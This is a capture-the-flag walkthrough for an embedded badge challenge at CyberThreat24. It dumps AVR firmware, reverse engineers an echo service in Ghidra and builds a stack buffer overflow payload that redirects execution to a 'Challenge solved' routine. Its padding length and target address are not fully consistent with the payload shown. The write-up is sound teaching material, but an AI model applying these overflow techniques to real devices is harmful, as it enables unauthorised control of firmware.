Hackable Badge Challenge Walkthrough For SANS EMEA & NCSC UK’s CyberThreat24

Solution For “*Echo Service*” By Badge Challenge Author, Secure Impact’s Security Engineer, Nathan Taylor

When we start this challenge, we’re presented with a screen informing us that USB serial is required, and nothing else. If we connect over serial and then go back and start the challenge we’ll see the following:

```
[BOOT] Firmware OK
[BOOT] Complete. Welcome!
Send a single LF to start the challenge.
```

If we send an LF character, as instructed, we see “Service ready” at which point anything we send is returned back to us.

```
[ECHO] Service ready
hello
hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

As some of you might already be screaming at your screen, this smells like it’s going to be a buffer overflow—and it is. If we type a lot of characters in (around 70), the badge just crashes. Sometimes it’ll reboot and other times it’ll just freeze.

Unfortunately, this is embedded hacking, not your standard local buffer overflow, so proceeding blind at this point would be particularly challenging. Luckily for us, we have a copy of the firmware already… it’s on the badge in your hands!

To communicate with the badge at a lower level, we need to use a piece of software called avrdude. While this tool has many options, we’re going to just be using it to communicate with the bootloader.


The bootloader on the hackable badges is Optiboot, running at 115200 baud. This is an Arduino-compatible bootloader, so we can use the following command to dump the firmware:

```
avrdude -V -v -pm1284p -carduino -b115200 -PCOM9 -Uflash:r:flash.bin:r
```

Use `avrdude --help` to get a break-down of these arguments. My badge was assigned COM9 but yours will likely be different.

This created a `flash.bin` file containing all 128KiB of the on-chip flash. We don’t actually want to analyse all of this. Starting at $\mathrm{1FC00}_h$ is the bootloader itself, and there’s a large amount of FF_h padding between the main program and the bootloader. By looking at where the FFs start we can truncate the file to $\mathrm{149A8}_h$.

It’s time to get analysing! I’m going to be using Ghidra, but IDA would probably work just fine. As we have a raw binary file, we’re going to need to tell Ghidra what it is. A search for “AVR” should list a few options, but in our case we want the 24-bit variant, compiled with GCC.




Format: Raw Binary
Language: avr8:LE:24:xmega:gcc
Destination Folder: CT24:/
Program Name: flash_wt.bin

Once imported, run analysis then jump to the reset handler at `code:2cbe`.

Normally when performing binary analysis, you might be used to all of your memory sections automatically loading. This is information that’s encoded into the headers of an ELF or PE file that let the operating system handle memory loading. In embedded we get no such luxury. Instead, the reset handler contains some basic routines to setup the processor RAM before the rest of the firmware executes. Exactly what these routines look like depends on the target architecture and the compiler, but they are generally rather standard.

We can usually expect to see at least two loops. One will be loading .data and the other will be zeroing `.bss`. It’s not uncommon to see additional regions being loaded, but in our case here we just have the two.




```
                              __do_copy_data
code:002cc4 1d e0                ldi          R17,0xd
code:002cc5 a0 e0                ldi          Xlo,0x0
code:002cc6 b1 e0                ldi          Xhi,0x1
code:002cc7 ea e6                ldi          Zlo,0x6a
code:002cc8 fb e3                ldi          Zhi,0x3b
code:002cc9 01 e0                ldi          R16,0x1
code:002cca 0b bf                out          RAMPZ,R16
code:002ccb 02 c0                rjmp         LAB_code_002cce

                              ****************************************************************
                              * .data init loop                                              *
                              * Copies from code:009DB5 to mem:0100 (flash.bin:13B6A)        *
                              * Length: 0xCCE                                                *
                              ****************************************************************
                              LAB_code_002ccc                             XREF[1]:     code:002cd0(j)
code:002ccc 07 90                elpm         R0,Z+=>DAT_code_009db5                     = 0Dh
code:002ccd 0d 92                st           X+=>DAT_mem_0100,R0                        = 0Dh

                              LAB_code_002cce                             XREF[1]:     code:002ccb(j)
code:002cce ae 3c                cpi          Xlo,0xce
code:002ccf b1 07                cpc          Xhi,R17
code:002cd0 d9 f7                brbc         LAB_code_002ccc,Zflg
```

This is the first loop, which is copying our static initialisation data out of flash and into memory. AVR has a word size of 16 bits, so while the copy operation is reading from `code:9DB5`, that corresponds to an offset of $13B6A_h$ in our raw flash dump.




```
code:002cd1 21 e2                ldi          R18,0x21
code:002cd2 ae ec                ldi          Xlo,0xce
code:002cd3 bd e0                ldi          Xhi,0xd
code:002cd4 01 c0                rjmp         .do_clear_bss_start

                              .do_clear_bss_loop                          XREF[1]:     code:002cd8(j)
code:002cd5 1d 92                st           X+=>DAT_mem_0dce,R1

                              .do_clear_bss_start                         XREF[1]:     code:002cd4(j)
code:002cd6 a6 35                cpi          Xlo,0x56
code:002cd7 b2 07                cpc          Xhi,R18
code:002cd8 e1 f7                brbc         .do_clear_bss_loop,Zflg
```

The loop to zero out `.bss` is a little simpler as it doesn't need to read initialisation data.


We can now go into the memory map and setup our sections. `.text` already exists as our imported file however we can now truncate it at the start of the initialisation data. Importantly, also make sure we mark it as read-only as this will help Ghidra with analysis.



Name	Start	End	Length	R	W	X	Volatile	Artificial	Overl...	Type	...	Byte Source
.text	code:000000	code:009db4.1	0x13b6a	☑	☐	☑	☐	☐		Default	☑	flash.bin[0x0, 0x13b6a]
.data	mem:0100	mem:0dcd	0xcce	☑	☑	☐	☐	☐		Default	☑	flash.bin[0x13b6a, 0xcce]
.bss	mem:0dce	mem:2155	0x1388	☑	☑	☐	☐	☐		Default	☑	init[0x1388]

After we've setup the memory map, it's worth re-running analysis.

At this point, it's always a good time to check strings! We know we have the "Service ready" string to look for, and sure enough we can find it. There are at this point two important things to notice. The first is the "Challenge solved!" string just below and the second is the lack of any cross-reference to the strings. I don't know how well IDA handles this, but Ghidra is struggling to reconcile addresses that address other memory regions. The load instructions are in `code:`, but due to how AVR works they implicitly reference `mem:`.



```
mem:0c0c 50 72 65          ds          "Press any button"
         73 73 20
         61 6e 79 ...
mem:0c1d 5b 45 43          ds          "[ECHO] Service ready"
         48 4f 5d
         20 53 65 ...
mem:0c32 5b 45 43          ds          "[ECHO] Challenge solved!"
         48 4f 5d
```


We have a saving grace though. Accesses to these strings will always be performed using the following two instructions:

```
LDI R22, LOW(ADDRESS)
LDI R23, HIGH(ADDRESS)
```

We can write a small script to assemble these two instructions for any given address and then do a byte search for those four bytes!

```python
while True:
    offset = int(input(">"), 16)
    print(
        f"6{(offset >> 0) & 0xF:x} "
        f"e{(offset >> 4) & 0xF:x}\t\t"
        f"ldi\tR22,0x{offset & 0xff:02x}"
    )
    print(
        f"7{(offset >> 8) & 0xF:x} "
        f"e{(offset >> 12) & 0xF:x}\t\t"
        f"ldi\tR23,0x{(offset >> 8) & 0xff:02x}"
    )
```

This is a little into the weeds, but working with AVR always ends up being like this. If we use this tool for address `0C1D` it tells us the bytes to search for are going to be `6D E1 7C E0`. This has one match:




Hex: 6D E1 7C E0

Byte Sequence: 6d e1 7c e0

Location	Match Bytes	Match Val
code:008cf8	6d e1 7c e0	

The function at this address also looks like what we might expect; I've already named a few of these functions for simplicity.



```
                    undefined echoService()
      undefined         R24:1          <RETURN>
                    echoService                                  XREF[1]:
code:008cf4 cf 93          push       Ylo
code:008cf5 df 93          push       Yhi
code:008cf6 cd b7          in         Ylo,SPL
code:008cf7 de b7          in         Yhi,SPH
code:008cf8 6d e1          ldi        R22,0x1d
code:008cf9 7c e0          ldi        R23,0xc
code:008cfa 83 ea          ldi        R24,0xa3
code:008cfb 97 e1          ldi        R25=>Serial,0x17
code:008cfc 0e 94 46 68    call       Print::println

                    LAB_code_008cfe                              XREF[1]:
code:008cfe 0e 94 ad 8c    call       echoServiceInner
code:008d00 fd cf          rjmp       LAB_code_008cfe
```


```c

void echoService(void)

{
  Print::println(&Serial,s_[ECHO]_Service_ready_mem_0c1d);
  do {
    echoServiceInner();
  } while( true );
}

```

Ghidra's decompiler struggles with AVR quite substantially so it may be easier to follow along in the disassembly instead. The majority of this function is a loop that reads from serial and writes values to the stack, breaking out of the loop when a newline character is received.




```
                          _loop_head
code:008cb9 83 ea            ldi        R24,0xa3
code:008cba 97 e1            ldi        R25,0x17
code:008cbb 0e 94 e2 2f      call       HardwareSerial::available
code:008cbd 21 e0            ldi        R18,0x1
code:008cbe 89 2b            or         R24,R25
code:008cbf 09 f4            brbc       LAB_code_008cc1,Zflg
code:008cc0 20 e0            ldi        R18,0x0

                          LAB_code_008cc1
code:008cc1 22 23            and        R18,R18
code:008cc2 b1 f3            brbs       _loop_head,Zflg
code:008cc3 83 ea            ldi        R24,0xa3
code:008cc4 97 e1            ldi        R25,0x17
code:008cc5 0e 94 c0 2f      call       HardwareSerial::read
code:008cc7 8a 83            std        Y+0x2,u8Val
code:008cc8 8a 81            ldd        u8Val,Y+0x2
code:008cc9 8a 30            cpi        u8Val,0xa
code:008cca 81 f4            brbc       _not_newline,Zflg
code:008ccb 89 81            ldd        u8Val,Y+0x1
code:008ccc 28 2f            mov        R18,u8Val
code:008ccd 30 e0            ldi        R19,0x0
code:008cce ce 01            movw       u8Val,Y
code:008ccf 03 96            adiw       u8Val,0x3
code:008cd0 a9 01            movw       R21R20,R19R18
code:008cd1 bc 01            movw       R23R22,u8Val
code:008cd2 83 ea            ldi        u8Val,0xa3
code:008cd3 97 e1            ldi        u8Val,0x17
code:008cd4 0e 94 95 31      call       Print::write
code:008cd6 83 ea            ldi        u8Val,0xa3
code:008cd7 97 e1            ldi        u8Val,0x17
code:008cd8 0e 94 42 68      call       Print::println
code:008cda 0f c0            rjmp       _return

                          _not_newline
code:008cdb 4a 81            ldd        R20,Y+0x2
code:008cdc 89 81            ldd        u8Val,Y+0x1
code:008cdd 91 e0            ldi        u8Val,0x1
code:008cde 98 0f            add        u8Val,u8Val
code:008cdf 99 83            std        Y+0x1,u8Val
code:008ce0 88 2f            mov        u8Val,u8Val
code:008ce1 90 e0            ldi        u8Val,0x0
code:008ce2 9e 01            movw       R19R18,Y
code:008ce3 2d 5f            subi       R18,0xfd
code:008ce4 3f 4f            sbci       R19,0xff
code:008ce5 82 0f            add        u8Val,R18
code:008ce6 93 1f            adc        u8Val,R19
code:008ce7 fc 01            movw       Z,u8Val
code:008ce8 40 83            st         Z,R20
code:008ce9 cf cf            rjmp       _loop_head

                          _return
code:008cea ce 5b            subi       Ylo,0xbe
```

Checking the start of this function, we can see where the stack is initialised. 66 bytes are being allocated on the stack, which in this instance corresponds to a 64 byte buffer and 2 bytes for the buffer index.



```
                                 undefined echoServiceInner()
             undefined           R24:1          <RETURN>
             undefined2          R25R24:2       u8Val
                                 echoServiceInner
code:008cad cf 93                   push       Ylo
code:008cae df 93                   push       Yhi
code:008caf cd b7                   in         Ylo,SPL
code:008cb0 de b7                   in         Yhi,SPH
code:008cb1 c2 54                   subi       Ylo,0x42
code:008cb2 d1 09                   sbc        Yhi,R1
code:008cb3 0f b6                   in         R0,SREG
code:008cb4 f8 94                   cli
code:008cb5 de bf                   out        SPH,Yhi
code:008cb6 0f be                   out        SREG,R0
code:008cb7 cd bf                   out        SPL,Ylo
code:008cb8 19 82                   std        Y+0x1,R1
```

Now’s the time to pause reading and try and completely reverse engineer this function by hand, if you want. For the rest of us, here’s the original source code:


```
static void echoServiceInner() {
    uint8_t iBuffer = 0;
    char aBuffer[64];
    while (1) {
        if (Serial.available()) {
            uint8_t u8Val = Serial.read();
            if (u8Val == '\n') {
                Serial.write(aBuffer, iBuffer);
                Serial.println();
                break;
            }
            aBuffer[iBuffer++] = u8Val;
        }
    }

    // ~~oooooo~~~~ I wonder where this will take us!
    return;
}
```

As the comment there might suggest, our objective is going to be to overwrite the return pointer on the stack. We know we have 66 bytes of allocated stack to clobber, so our payload is going to start with 66 nonsense characters. The next two bytes on the stack are the return address, and then finally we’re going to need to include a newline character to trigger the break condition.

The question would be, where do we need to return? Remember that “Challenge solved” string from earlier? Let’s go follow that. Using our same script from earlier, address `0C32` will be loaded by the sequence `62 E3 7C E0`.

As with last time, there’s only a single hit for this sequence. This makes our target return address `code:8D59`.



```
                          undefined FUN_code_008d58()
       undefined             R24:1         <RETURN>
                          FUN_code_008d58
code:008d58 cf 93             push       Ylo
code:008d59 df 93             push       Yhi
code:008d5a 00 d0             rcall
code:008d5b cd b7             in         Ylo,SPL
code:008d5c de b7             in         Yhi,SPH
code:008d5d 62 e3             ldi        R22,0x32
code:008d5e 7c e0             ldi        R23,0xc
code:008d5f 83 ea             ldi        R24,0xa3
code:008d60 97 e1             ldi        R25=>Serial,0x17
                          Serial.println("[ECHO] Challenge solved!");
code:008d61 0e 94 46 68       call       Print::println
code:008d63 80 91 cc 1c       lds        R24,DAT_mem_1ccc
code:008d65 90 91 cd 1c       lds        R25,DAT_mem_1ccd
code:008d67 80 68             ori        R24,0x80
code:008d68 90 93 cd 1c       sts        DAT_mem_1ccd,R25
code:008d6a 80 93 cc 1c       sts        DAT_mem_1ccc,R24
code:008d6c 0e 94 07 74       call       FUN_code_007407
code:008d6e 19 82             std        Y+0x1,R1
```

Putting all of that together, we get a payload of

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x8D\x58\n
```

Sending this to the badge, we can see

```
[ECHO] Service ready
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@Ž�X
[ECHO] Challenge solved!
[BOOT] Firmware OK
[BOOT] Complete. Welcome!
```

The challenge was solved, and then the badge crashed and rebooted!

Keep that firmware image loaded in Ghidra; we’re going to need it again for the next challenge too.